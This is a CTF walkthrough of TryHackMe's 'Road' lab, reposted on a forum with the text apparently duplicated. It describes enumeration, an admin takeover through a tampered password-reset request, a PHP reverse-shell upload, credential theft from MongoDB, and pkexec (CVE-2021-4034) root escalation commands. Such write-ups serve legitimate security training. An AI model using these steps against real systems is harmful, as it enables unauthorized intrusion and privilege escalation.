



02-09-2023, 10:42 AM
Road Walkthrough TryHackMe – A Black Box Pentesting Challenge
5/5 – (1 vote)

CHALLENGE OVERVIEW
BACKGROUND
 What is black box pentesting?

The term black box refers to a challenge where only the target machine IP is known to the penetration tester. Nothing else about the server is disclosed to the attacker, so everything must be discovered during the enumeration stage.
On the other end of the spectrum is white box pentesting, where information about the internal workings of a server is shared with the pentester.
ENUMERATION/RECON

Let’s kick things off with some standard and scans.

It looks like they are running SSH and HTTP services. No surprises here!


Our scan sniffed out a few interesting directories: and . We’ll look into each of these in more detail.
INVESTIGATING /phpMyAdmin
We discover a login portal at

INVESTIGATING /assets
When we browse the changelogs, we can identify the version number (5.1.0) for phpMyAdmin.
We also find a link to a Git repo with changelogs going back all the way to the year 2000!
This is a potential treasure trove of interesting information. We’ll check to see if there are any known vulnerabilities. There are a bunch, but nothing for version 5.1.0.
For now, let’s move on.


INVESTIGATING /v2
We discover another login portal. This one has a register option, so we can go ahead and create a new user and see what else we can view from within a standard user account.

INITIAL FOOTHOLD

We pivoted from our new user to the admin account by intercepting the TCP request to change the password using and modifying the parameters to the admin’s email address before forwarding the request.
After successfully changing it to the admin’s password, we can login as admin with our new password and upload a revshell via the profile pic upload option.

From our admin dashboard, let’s go ahead and upload a revshell (from PHP pentest monkey, naming it), start up a listener on the corresponding port, and finally trigger it by loading the following address in our browser.
We caught the revshell and now we have our initial foothold!
EXTRACTING USER CREDENTIALS FROM MONGO DB


And now we have user’s password in plaintext from Mongo DB! We can use “” to switch users with our new password.
LOCAL RECON

We easily found our first flag,, in the directory.
After uploading Linpeas to the target machine via a python3 simple HTTP server, let’s run it and analyze the results.

The first CVE is the one we will use to privesc. Instead of using the three file method that is outlined on, we’ll do it manually using two terminals logged in as .

Let’s also check sudo privileges.

The and are both interesting findings. We’ll save these for later in case we hit a dead end with CVE 2021-4034.
PRIV-ESC

We’ll execute privilege escalation by exploiting a glitch in the (policykit vulnerability – cve-2021-4034). Open a second shell as .
Issue the following commands one-by-one in the corresponding terminals.
Terminal 1 |
Terminal 2
|
|
|
|
password for
(recieve the root shell in terminal 1) |
POST-EXPLOITATION
Let’s grab the root flag:

FINAL THOUGHTS
This box was fairly challenging and really pushed me to take careful notes about my findings during enumeration and also to thoughtfully plan my strategy for gaining the initial foothold and for the priv-esc stage.
These more advanced boxes are forcing me to start putting together longer sequences of hacking tricks that were used more in isolation on the easier boxes.
5/5 – (1 vote)
CHALLENGE OVERVIEW
- Link: https://tryhackme.com/room/road
- Difficulty: Medium
- Target: user/root flags
- Highlights: retrieving user credentials from a Mongo DB, privilege escalation by exploiting a glitch in the binCode:
pkexec
- Tools used: ,Code:
nmap,Code:dirbCode:burpsuite
- Tags: pentesting, security, mongoDB, SSH
BACKGROUND
What is black box pentesting?The term black box refers to a challenge where only the target machine IP is known to the penetration tester. Nothing else about the server is disclosed to the attacker, so everything must be discovered during the enumeration stage.
On the other end of the spectrum is white box pentesting, where information about the internal workings of a server is shared with the pentester.
ENUMERATION/RECON
Let’s kick things off with some standard
Code:
nmapCode:
dirbCode:
sudo nmap -p- -A $targetIP -O -o /home/kalisurfer/THM/road-walkthrough/nmap.txtIt looks like they are running SSH and HTTP services. No surprises here!
Code:
dirb http://$targetIPOur
Code:
dirbCode:
/assetsCode:
/phpMyAdmin/ChangeLogCode:
/v2INVESTIGATING /phpMyAdmin
We discover a login portal at
Code:
/phpMyAdmin/index.phpINVESTIGATING /assets
When we browse the changelogs, we can identify the version number (5.1.0) for phpMyAdmin.
We also find a link to a Git repo with changelogs going back all the way to the year 2000!
This is a potential treasure trove of interesting information. We’ll check
Code:
exploit-dbFor now, let’s move on.
INVESTIGATING /v2
We discover another login portal
Code:
/v2/admin/login.htmlINITIAL FOOTHOLD
We pivoted from our new user to the admin account by intercepting the TCP request to change the password using
Code:
burpsuiteAfter successfully changing it to the admin’s password, we can login as admin with our new password and upload a revshell via the profile pic upload option.
From our admin dashboard, let’s go ahead and upload a revshell (from PHP pentest monkey, naming it
Code:
revshell.phpCode:
netcatCode:
http://10.10.154.107/v2/profileimages/revshell.phpWe caught the revshell and now we have our initial foothold!
EXTRACTING USER CREDENTIALS FROM MONGO DB
And now we have user
Code:
webdeveloperCode:
su webdeveloperLOCAL RECON
We easily found our first flag,
Code:
user.txtCode:
/home/webdeveloperCode:
63—-omitted—---45After uploading Linpeas to the target machine via a python3 simple HTTP server, let’s run it and analyze the results.
The first CVE is the one we will use to privesc. Instead of using the three file method that is outlined on
Code:
exploit-dbCode:
webuserLet’s also check sudo privileges.
The
Code:
LD_PRELOADCode:
sky_backup_utilityPRIV-ESC
We’ll execute privilege escalation by exploiting a glitch in the
Code:
pkexec binCode:
webdeveloperIssue the following commands one-by-one in the corresponding terminals.
Terminal 1 |
Terminal 2
Code:
echo $$|
Code:
pkttyagent --process <number of the process ID from echo $$>Code:
pkexec "/bin/bash"|
password for
Code:
webdeveloper(recieve the root shell in terminal 1) |
POST-EXPLOITATION
Let’s grab the root flag:
FINAL THOUGHTS
This box was fairly challenging and really pushed me to take careful notes about my findings during enumeration and also to thoughtfully plan my strategy for gaining the initial foothold and for the priv-esc stage.
These more advanced boxes are forcing me to start putting together longer sequences of hacking tricks that were used more in isolation on the easier boxes.